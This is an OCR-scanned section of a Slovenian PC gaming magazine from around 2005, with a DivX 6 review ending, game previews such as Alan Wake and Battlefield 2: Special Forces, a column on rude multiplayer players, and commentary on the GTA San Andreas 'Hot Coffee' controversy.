
Res pa je, da ima DivX kar nekaj resnih tekmecev. Apple je v QuickTime 7 vključil podporo za napredno različico kodeka MPEG-4, imenovano H.264, čeprav je za Windows program na voljo le kot predogledna različica. HD-DVD bo očitno podpiral WMV9, MPEG-2 in H.264, Apple pa se je pridružil Blu-rayu.

Nove interaktivne možnosti DivX 6 delujejo dobro, kvaliteta videa pa je še bolj impresivna kot doslej. Vsekakor je DivX še vedno eden od nujnih kodekov za računalnik, se bo pa moral precej potruditi, da bi vas prepričal, da bi bil tudi edini. **PCF**

Min 1GHz, 64MB RAM, 32MB grafična kartica

Opt 3GHz, 256MB RAM

88% **PCF pravi...** "Korak naprej za MPEG-4, a so drugi formati izjemno močni tekmeci."


SUPER CENA
SAMO
6.990 SIT
Izbirajte med več kot 70 zgradbami, raziskujte, ustvarite trgovinske povezave in sezidajte velika mesta, polna življenja.
Neverjetno podrobni liki in zgradbe, ki obudijo ustrednjeveško zgodbo in življenje!
The Settlers: več kot 5 milijonov prodanih izvodov
Več kot 30 misij, v katerih morate vzpostaviti ekonomsko prevlado in s pomočjo svoje vojske ponovno pridobiti vaše izgubljeno kraljestvo.
THE SETTLERS®
HERITAGE OF KINGS™
V prodaji v vseh bolje založenih trgovinah!
www.thesettlers.com
Nadzorujte 6 junakov in različne vojaške enote. Na igro neposredno vplivajo dinamični vremenski pogoji, ki jih lahko izkoristite v svoj prid.
VideoToP

Poletni dremež

Končno nas je ujelo poletno mrtvilo. No, upamo, da to zdaj ni zvenelo, kot da bi bili veseli, ker sploh nismo. Smo pa prav presenečeni, da je letos trajalo tako dolgo. Običajno dobrih igričarskih naslovov zmanjka že tam okoli maja, gotovo pa junija. Praktično edina svetla točka tega meseca, ki je rešila zbirko opisov iger pred nalepko "najmanj spektakularno letos", je peklensko dobra večigralska zadevščina *Battlefield 2*, ki smo ji brez slabe vesti prilepili visoko oceno. Navrgli smo še opise iger *Singles 2*, kar bo razveselilo vse, ki jim je bilo mečkanje pod rjuho v *The Sims 2* premalo nazorno, pa *Worms 4*, kar bo razveselilo vse, ki so mislili, da so dobri stari črvi za vedno zašli s prave poti, tu pa je tudi *Area 51*, kar bo razveselilo vse večne iskalce teorij zarote. Hm, pravzaprav smo tudi ta mesec razveselili en kup ljudi. Če pa so vaša usta še vedno povešena navzdol, jih bo nemara ukrivila v nasprotno smer tri strani dolga napoved dolgo pričakovane igre *Prey*. Hej, če so 3DRealms tik pred koncem tega projekta, ni vrag, da ne bomo kmalu opisali tudi njihovega *Duke Nukem Forever*. Ali pa morda spet sanjamo pri belem dnevu.

BATTLEFIELD 2

Pojdite po zgodbe za vaše vnuke... stran 54

PCFormat - ovi strokovnjaki

TOMAŽ BARTOLJ
Pisal je zahvalna pisma ljudem, ki so končno speljali ADSL do njegove vasice. Prišel je *Battlefield 2*.

ALJOŠA HANCMAN
Ta mesec mu poteče naročnina na *WoW*. Hvala bogu, ker smo se naveličali poslušati njegove pripovedke.

TOMAŽ KOTNIK
Njemu naročnina na *WoW* še ne poteče, ampak en "pripovedovalec pravljic" je vsekakor bolje od dveh.

JELENA VARDA
Ko je izvedela, da dobimo *Myst 5*, je kampirala pred nabiralnikom, kot da čaka na vstopnice za The Smiths.

ANDREJ POTOČNIK
Area 51 je naslov, ki ga ni zanimal, dokler mu ga nismo vsilili. In *Area 51* je naslov, ki ga še vedno ne zanima.

BARBARA BANOVIĆ
Vztraja pri *Guild Wars*. Velik korak naprej od tekstovnih zadev MMORPG, ki jih igra običajno, če vprašate nas.

SISTEM OCENJEVANJA

0-19% Neigralno, lena, nič vredno, žalijivo
20-49% Zametki igre, pri razvoju je šlo nekaj narobe
50-69% Solidne ideje, majavi temelji
70-79% Zadovoljiv predstavnik zvrsti, ni pa za mnobce
80-89% Upravičen nakup, le malo manjka do genialnosti
90+ Fenomenalen. Dobitnik nagrade Izbor Uredništva

Naše obljube

1. Opisujemo samo dokončne igre
Nikoli ne opisujemo naslovov, ki niso označeni kot dokončani in potegnani s strani založnika. To pomeni, da lahko korenito testramo, preden podamo oceno.

2. Vedno povemo kar mislimo
Naši opisovalci obožujejo igre, a so popolnoma nepodkupljivi. Ni nas mogoče kupiti ali terorizirati, je naš moto.

3. Igre namenimo ustreznemu opisovalcu
Kombinirane izkušnje naših opisovalcev so nenadkrijlive. Igre ljubimo in vsak naslov dodelimo opisovalcu, ki je obožavalec zvrsti.

4. Damo vam jasno priporočilo
Želite vedeti, kaj se splača kupiti. Uporabljamo okvirčke, slike in primerjave, kombinirane z jasnimi sodbami, da vam olajšamo odločitev.


5. Prisluhnemo vam
Seveda imamo zmeraj prav, a včasih imajo drugi še bolj prav kot mi. Pridružte se nam na **www.pcformat.si.net/forum/** in z nami delite izkušnje.

IGRE

napovedi
opisi
vodiči

v tej številki

str. 46 Sladke igre
str. 48 Napoved Dungeon Siege 2
str. 48 Napoved Myst 5
str. 49 Lestvice
str. 51 Velika napoved Prey
str. 54 Battlefield 2
str. 56 Star Wars Galaxies: RotW
str. 56 NHL Manager 2005
str. 57 Area 51
str. 58 Democracy
str. 58 CTSF: Fire for Effect
str. 59 Worms 4: Mayhem
str. 60 Stalingrad
str. 60 Delta Force Xtreme
str. 61 Singles 2
str. 62 N
str. 62 Chaos League: Sudden Death
str. 62 Sacred Underworld
str. 62 The Great Art Race
str. 62 CRC Racing 2005
str. 62 Food Force
str. 63 Plemenska scena
str. 64 Pogled nazaj



VEČIGRALSKE NADLOGE
In to "profesionalne"!

Največja prednost in slabost večigralskih iger je ena in ista zadeva – živa skupnost. Medtem ko v enoigralstvu enostavno skočiš v igro in začneš v trenutku uživati polnovredno akcijo, katere določena raven kvalitete je zagotovljena, tega za moštvene igre ni mogoče trditi. Nadloge so vseh vrst in oblik; če se osredotočimo na tehnične težave, te lahko zafrkne kak ping ali polni najboljši strežniki, a ko si najdeš po tej plati udobno gnezdece, te šele čaka glavna grožnja: človeški faktor. In čeprav je res, da znajo biti zelenčki nadležni s svojimi nenehnimi "Oprosti, ker sem te ustrelil, nisem vedel, da moraš streljati samo rdeče," ali: "Kaj že moram narediti z zastavo?" in: "Hej, kaj pomeni n00b?" jih osebno ne vidim kot glavne jedce živcev. Še tak štorček namreč s časoma napreduje, se začne vklapljati ali pa enostavno obupa in odide. Obstajajo pa tiči, ki nimajo tako trenutnega značaja. Vedno, ampak res vedno se najde nekaj takih, ki se imajo za glavne. Oni obvladajo, oni so "majstri", njih je treba poslušati. To so fantje, ki kričijo za vsako malenkost, ti ob napaki pišejo že kar grozljiva sporočila, se obnašajo kot policisti, ki beležijo sleherni prekršek, z vsemi možnimi sredstvi drugim vsiljujejo svoje načrte, vsakega začetnika označijo za tepca in drugače misleče za uničevalce "ekipnega duha" kot označujejo diktiranje svoje miselnosti. Zanimivo je, da si teh arogantnih tepcev, ki sicer ponavadi res nekoliko hitreje stresajo "mišaka", niti v igrah, ki omogočajo glasovanje za izključitev, nihče ne upa postaviti pred "vojaško sodišče" soigralcev. Prosim vas – kjer je le mogoče, ta trend prekinite. Nikar ne bodite ovčke, ki tam samooklicanim profesionalcem prikimavajo, samo da bi s tem še sami izpadli glavni. Če vam nekdo uničuje zabavo, za katero ste pošteno plačali, ne oklevajte – predlagajte njegovo izključitev, pa četudi ima igralec največ točk. Kaj vam pomaga dober strelec, če je skupaj s številnimi nasprotniki ubil tudi zabavo ob brezskrbnem igranju vsem ostalim?

Tomaževe sladke igre

Nehajte buljiti v slastne, velike, kremaste sadne kupe in preberite, kaj se dogaja v igričarskem svetu

Roke gor, kdor ima rad *Stubbs the Zombie*!

Stubbs the Zombie in Rebel Without a Pulse

Datum izida September
Založnik Aspyr Media
Razvijalec Wideload Games
Na spletu www.stubbsthezombie.com


Morda vam zbuja malo pomislekov, ker je videti kot še ena tretjeosebna akcijska igra, ki se je na PC prebila z Xboxa (kar v večji meri drži), a verjemite nam, ko rečemo, da je *Stubbs the Zombie* igra, ki človeku mimogrede prirasteš k srcu. In to pravimo, čeprav se zavedamo, da izpademo kot socipati, kajti glavni junak naslova je obujeni mrtvi manijak, ki papca možgane svojih žrtev. Kljub temu se ob tej zombijevski akciji postavljeni v prihodnost s samosvojim pastelnim videzom in nekaj res izzivalnega humorja enostavno moraš smehljati. Glavni zaplet je preprost: Stubbsa zmotijo med njegovim večnim posmrtnim dremežem, zaradi česar poba postane en zelo jezen možak. Odloči se, da bo enostavno vse pobil, pri čemer si med drugim pomaga z eno izmed najbolj (dobesedno) odtrganih moči v računalniških igrah: svojo roko lahko dejansko loči od telesa in jo pošlje nad nemočne človečke. S tem prevzame nadzor nad njimi in njihovim orožjem. Precej noro!

Battlefield 2: Special Forces

Datum izida Zima
Založnik Electronic Arts
Razvijalec Digital Illusions Canada
Na spletu http://battlefield.ea.com/

No, to je pa bilo hitro. Komajda smo opisali *Battlefield 2*, že je EA napovedal dodatek zanj. Za razliko od izvirne igre, ki je sad švedskega oddelka Digital Illusions, so tokrat na delu njihovi kanadski sodelavci, ki so skrbeli za *BF Vietnam*.

Dodatek *Special Forces* bo osredotočenost prenesel na pehoto, kar že lahko označimo za stalni trend serije *BF*, ki se je začela zavedati, da so bila vozila v *1942* enos-



tavno premočna. Z dodatkom na bojišče prihaja šest novih strani, vse po vrsti so specialne sile posameznih držav – recimo britanski SAS, ameriški tjulenji... Pri tem se velja vprašati kakšna bo raznolikost posameznih strani, saj je pomanjkanje le te ena izmed zelo redkih napak izvirnika.

Za svoj denar boste dobili še 12 novih kosov orožja, 10 vozil (med drugim helikopter Apache) in 8 stopenj, ki bodo sicer še vedno velikih dimenzij, vendar s precej več ozkimi ulicami in zaprtimi prostori, ki bolje odgovarjajo pehotnim silam. Med ostalimi sladkorčki gre omeniti nočne bitke in s tem vpeljavo nočnih očal, izstrelievanje vrvi za plezanje po navpičnih stenah, solzivec, ki bo sprožil primerne vizualne učinke ter večjo interakcijo z okoljem v smislu vrat, dvigal ter bolj uničljivih objektov.

Rome: Total War - Barbarian Invasion

Datum izida Oktober
Založnik Sega
Razvijalec Creative Assembly
Na spletu www.totalwar.com

Sega je nedolgo tega kupila Creative Assembly, jih nagnala delat tretjeosebno akcijsko igro za konzole in PC strategi so se v mislih že poslavljali od verjetno najboljše strateške serije – *Total War*. Ali je *Barbarian Invasion* le izjema ali pa dejansko znak, da nas Creative ne bodo povsem zapustili, ne vemo, smo pa veseli kakršnegakoli dodatka k odličnemu *Rome: Total War*.

Razširitev se bo odvijala nekaj stoletij po osrednji kampanji, torej v obdobju, ko se je rimsko cesarstvo razkdalo na dvoje (v skladu s tem boste nadzirali le eno izmed polovic), pred vrati pa so vse večkrat odločno trkali barbari. Ravno ta ljudstva so glavni doprinos dodatka – obljubljenih je 21 novih zgradb in tehnologij, 10 dodatnih frakcij, kar 100 svežih enot, civilne vojne in pohodi hord! Prav tako zanimivo je, da bodo določeni vojaki zdaj lahko preplavali krajše razdalje, kar prinaša nove priložnosti za pripravo zased kot tudi reševanje svoje riti. A tisti pravi element, ki bo privlekel privržence serije, so osupljive nočne bitke, katerim na stotine bakel daje neizbrisljiv pečat, hkrati pa bodo zahtevale drugačne taktične pristope. Konec koncev smo bili prav razočarani, ker jih nismo ugledali že v osnovni igri.

Ko človek ravno pomisli, da bo lahko mirno spal...

Alan Wake

Datum izida Poletje 2006
Založnik Bo potrjeno
Razvijalec Remedy Entertainment
Na spletu www.alanwake.com


Mislite, da ne poznate Remedy? O, pa jih, le da tega še ne veste. To so fantje, ki so ustvarili *Max Payne*. In tako kot so takrat naredili revolucijo z upočasnjenim gibanjem, nameravajo z *Alan Wake* na novo raven ponesti igro senc in svetlobe. Zaplet v tej akcijski srhljivki, nekakšni strelsko/pustolovski igri skrivanja, je resnično drugačen – Alan goj precej psihopatsko zvezo. Kadarkoli spi ob svoji zaročenki, sanja neverjetne more, ki jih naslednje jutro takoj zapiše in tako ustvarja knjižne uspešnice. Nekega dne njegova ženička izgine neznano kam, Alan ne more več spati in odpravi se v kliniko za nespečneže. Tam kmalu spozna dekle, ki je grozljivo podobna njegovi izginuli izvoljenki. Ko nekega večera zaspi pri njej, se mu nočne more vrnejo, a tokrat nočejo izginiti. Alan nima preveč časa, da bi se spraševal, ali so pošasti, ki ga preganjajo, le plod njegovega zmešanega uma ali resnična zadeva – preveč je namreč zaposlen s preživetjem. Tu nastopi svetloba – morasta bitja ne prenašajo nič drugega kot temo, zato Alana čaka nemalo napetih trenutkov ob prebijanju od ene osvetljene točke do druge. Še en adut je neverjetno podrobno izdelano in živo okolje, sestavljeno iz malega idiličnega ameriškega mesteca in bližnje okolice, ki pa pod lepo masko skriva številne temačne skrivnosti.

Vsa ta nespečnost resno škodi njegovi polti.


X3: Reunion


Datum izida September
Založnik Enlight software
Razvijalec Egosoft
Na spletu www.egosoft.com/games/x3/info_en.php

Upravljati z Mercatorjem je eno, postati glavni trgovec v vesolju pa nekaj povsem drugega. Tudi v tretje boste v tej simulaciji vesolja začeli z eno samo ladjo, nakar si boste svojo pot zaradi popolne svobode izbirali sami. Trgovec, pirat, borec... – izberite in kombinirajte po mili volji. Avtorji si želijo, da bi jim tokrat uspela zgodba, ki bi bila več kot le obstranska nadloga, in vanjo bodo vključili oba dosedanja glavna junaka. Dejstvo, da igro hkrati razvijajo tudi za Xbox, prinaša dve predvidevanji – gotovo je, da bo vmesnik in s tem igranje tokrat prijaznejše, a spet na drugi strani lahko to prinaša bolj plitko izkušnjo. Seveda bi si avtorji raje dali zamrzniti bradavice, kot da bi kaj takega potrdili. Gotovo pa je nekaj: šlo bo za grafični bonbonček z desetkrat več podrobnosti (ne verno sicer, kako to merijo), 200 novimi modeli ladij in atrakcijami, kot so meglice in podobni...



Ta ladjica je začetek monopola nad dobavo straniščnih školjk.





CJ, morda bi bilo bolje, če bi "pumpal" le gume motorjev in avtomobilov.

Afera San Andreas

CJ skrivaj pobliže spozna dekleta in spravi celo Ameriko v zrak...

Igričarski svet zna poskrbeti za pretrese celo v tako obupnem času kot so poletne počitnice. Če že ne izide kak težko pričakovan naslov, pa se naredi nekaj takega, kot se je v juliju Rockstarju z njihovim *GTA: San Andreas*. Če vam situacija morda ni znana: po internetu pridno kroži mod *Hot Coffee*, ki igralcu omogoča, da lahko po nekaj zmenkih z dekletom namesto povabila na kavo v njeno stanovanje, kot je to bilo izvedeno v osnovni igri, uzre precej bolj konkretne podobe mesenega užitka. Ja, takšne.

Na drugi strani luže se mladina zaradi tega dogodka hahlja, starši skačejo od tal do stropa, politiki pa se vsi po vrsti delajo tako svete, da bodo med sabo lahko vsak čas izglasovali naslednjo devico Marijo. Najresnejša kandidatka je po svojem govoru gotovo Hillary Clinton. Ta je po nedavnem "škandalu" s posebnim modom za *San Andreas* nastopila kot rešiteljica ameriške mladine in glasnica zdravega razuma. V nastopu je uporabljala fraze kot "poskrbeti je treba, da bodo imeli starši obrambno črto pred video-igrami", napovedala predlogo zakona po katerem bodo "vrnili nekaj zob mehanizmu za ocenjevanje iger" (seveda po menilu starostne omejitve) in se osebno zavzela za čim bolj temeljito preiskavo povezano z dodatkom *Hot Coffee*.


Incident zna imeti precej resne posledice – politiki so zopet začeli gonjo proti računalniškim igram, stolčki pri ESA (združenje ustvarjalcev zabavnega programja = iger) se tresejo, države se znajo vmešati v ocenjevanje primernosti izdelkov, še posebej pa lahko "nagaga" Rockstar. Pojavljajo se namreč dokazi, da sporna vsebina sploh ni delo moda, temveč je potrebno le vtipkati določeno kodo za goljufanje. Čeprav smo mnenja, da sta vožnja po ljudeh in vsesplošno pobijanje precej bolj moralno vprašljiva (a navsezadnje je bila temu primerna tudi oznaka 17+) kot seks z dekletom, s katerim se mora CJ. povrh vsega pred "dejanjem" še dalj časa videvati, se nam ne zdi preveč modro, da je Rockstar žgečkljivo vsebino skušal pretihotapiti mimo nadzornih organov in kasneje vse skupaj še neprepričljivo zanikal. Seveda pa mi nismo tisti, ki bi izrekali pomembne odločitve in tako še bolj nestrpno čakamo na modrost politikov. Zna biti dolgo čakanje...

Dungeon Siege II

Jelena se teleportira v daljno deželo Aranno, tam udomači žepno pošast, napade iz zasede in pokorno poroča

Zvrst Akcijski RPG
Založnik Microsoft
Razvijalec Gas Powered Games
Na spletu www.gaspowered.com/ds2
Datum izida Konec poletja 2005
Poslastica igre "Kopica novih urokov, ob kateri bi od zavisti pozelenel tudi čarovniški vajenec Harry."

Priznati moramo, da nismo ravno goreči ljubitelji akcijskega igranja vlog in da smo nad mesarskim klanjem, ki ni zavito v vsaj približno spodobno zgodbo, navdušeni



Blondinka ali temnolaska, to je zdaj vprašanje.

"Z vami bodo hlačali eksotični živalski ljubljenčki"

